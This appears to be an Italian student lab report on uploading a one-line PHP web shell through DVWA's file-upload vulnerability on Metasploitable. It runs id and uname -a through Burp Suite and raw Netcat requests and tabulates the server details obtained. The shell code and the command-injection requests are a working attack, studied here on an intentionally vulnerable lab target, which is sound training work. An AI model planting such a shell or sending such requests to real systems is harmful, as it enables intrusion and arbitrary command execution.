

CARICAMENTO ED ESECUZIONE DI UNA WEB SHELL PHP SU DVWA

Obiettivo: caricare una semplice web shell PHP tramite la vulnerabilità File Upload di DVWA, verificarne l'esecuzione da Kali Linux, intercettare le richieste con Burp Suite e documentare le informazioni ricavate dalla macchina Metasploitable.

Strumenti usati: Kali Linux, Metasploitable 2, Burp Suite.

1. Sintesi

L'esercitazione ha dimostrato come un controllo insufficiente sui file caricati possa consentire l'inserimento e l'esecuzione di codice PHP lato server. È stata caricata una web shell minimale nella directory pubblica degli upload di DVWA. La shell è stata quindi richiamata tramite richieste HTTP contenenti il parametro cmd, prima dal browser attraverso Burp Suite e successivamente con richieste HTTP manuali inviate mediante Netcat.

2. Consegna e metodologia

La consegna richiedeva il codice PHP, la prova del caricamento, le intercettazioni effettuate con Burp Suite, il risultato delle richieste e le informazioni ottenute dalla macchina interna. La procedura seguita è stata:

- creazione del file shell.php sulla macchina Kali;
- caricamento del file nella sezione Vulnerability: File Upload di DVWA con sicurezza Low;
- individuazione dell'URL pubblico assegnato al file caricato;
- invio dei comandi id e uname -a mediante il parametro HTTP cmd;
- intercettazione e verifica delle coppie richiesta/risposta nella HTTP history di Burp Suite;
- ripetizione manuale delle richieste tramite Netcat sulla porta TCP 80.

3. Codice PHP utilizzato


La web shell utilizzata riceve un valore dalla richiesta HTTP e lo passa alla funzione system(). Il nome del parametro scelto è cmd.

```
<?php system($_REQUEST['cmd']); ?>
```

Per esempio, la richiesta shell.php?cmd=id assegna il valore id a \$_REQUEST['cmd']; PHP esegue quindi il comando e inserisce l'output nella risposta HTTP. La shell non fornisce un terminale persistente: ogni richiesta rappresenta un'esecuzione indipendente.

4. Caricamento della web shell

Il file shell.php è stato selezionato nella funzione File Upload di DVWA. L'applicazione ha confermato il caricamento nel percorso relativo ../../hackable/uploads/shell.php. Il corrispondente URL pubblico utilizzato nei test è /dvwa/hackable/uploads/shell.php.




Sopra: caricamento completato nella sezione File Upload di DVWA con livello Security: Low.

5. Intercettazione ed esecuzione con Burp Suite

Il browser è stato configurato per inoltrare il traffico HTTP attraverso il proxy di Burp Suite. Dopo l'intercettazione e il Forward, le richieste e le relative risposte sono state analizzate nella sezione Proxy > HTTP history. Negli screenshot il valore PHPSESSID è stato oscurato per evitare di pubblicare l'identificatore della sessione.

5.1 Comando uname -a

La richiesta utilizza `cmd=uname%20-a`, dove `%20` rappresenta lo spazio nella codifica URL. La risposta HTTP 200 OK restituisce le informazioni sul kernel, sull'hostname e sull'architettura del sistema.




Sopra: richiesta GET con `cmd=uname%20-a` e relativa risposta HTTP nella history di Burp Suite.




Sopra: output del comando `uname -a` visualizzato nel browser.

5.2 Comando id

La richiesta con `cmd=id` ha permesso di determinare l'identità con cui il processo Apache/PHP esegue il comando. Il risultato indica l'utente `www-data` con UID e GID 33.



Sopra: richiesta `GET` con `cmd=id` e relativa risposta HTTP nella history di Burp Suite.



Sopra: output del comando `id` visualizzato nel browser.

6. Verifica tramite Netcat

Le stesse operazioni sono state ripetute creando direttamente una connessione TCP verso la porta 80 di Metasploitable. La riga `GET` contiene il percorso della risorsa e il parametro `cmd`, mentre l'header `Host` identifica il server di destinazione. Per ogni comando è stata aperta una nuova connessione.

```
nc 192.168.20.10 80
```


```
GET /dwa/hackable/uploads/shell.php?cmd=id HTTP/1.1
```

```
Host: 192.168.20.10
```

```
nc 192.168.20.10 80
```

```
GET /dwa/hackable/uploads/shell.php?cmd=uname%20-a HTTP/1.1
```

```
Host: 192.168.20.10
```



Sopra: terminale Kali con le richieste Netcat, le risposte di id e uname -a e il contenuto di shell.php.

7. Informazioni ricavate

Le risposte della web shell e gli header HTTP hanno consentito di raccogliere le seguenti informazioni sull'ambiente interno:

Informazione	Valore rilevato	Interpretazione
Indirizzo del target	192.168.20.10	Host Metasploitable raggiunto sulla porta HTTP 80.
Web server	Apache/2.2.8 (Ubuntu) DAV/2	Versione esposta nell'header Server.
Versione PHP	PHP/5.2.4-2ubuntu5.10	Versione esposta nell'header X-Powered-By.
Hostname	metasploitable	Nome della macchina restituito da uname -a.
Kernel	Linux 2.6.24-16-server	Kernel datato della macchina vulnerabile.
Architettura	i686	Sistema a 32 bit.
Utente di esecuzione	www-data, UID/GID 33	I comandi vengono eseguiti con i privilegi del web server.
Percorso web	/dwa/hackable/uploads/shell.php	File PHP accessibile ed eseguibile dalla directory pubblica degli upload.

8. Conclusioni

L'esercitazione ha confermato che, al livello Low di DVWA, un file PHP caricato può essere eseguito dalla directory web. I comandi id e uname -a sono stati verificati tramite browser, Burp Suite e Netcat. Il test evidenzia il rischio degli upload non controllati e la necessità di impedire l'esecuzione di script nelle cartelle di caricamento.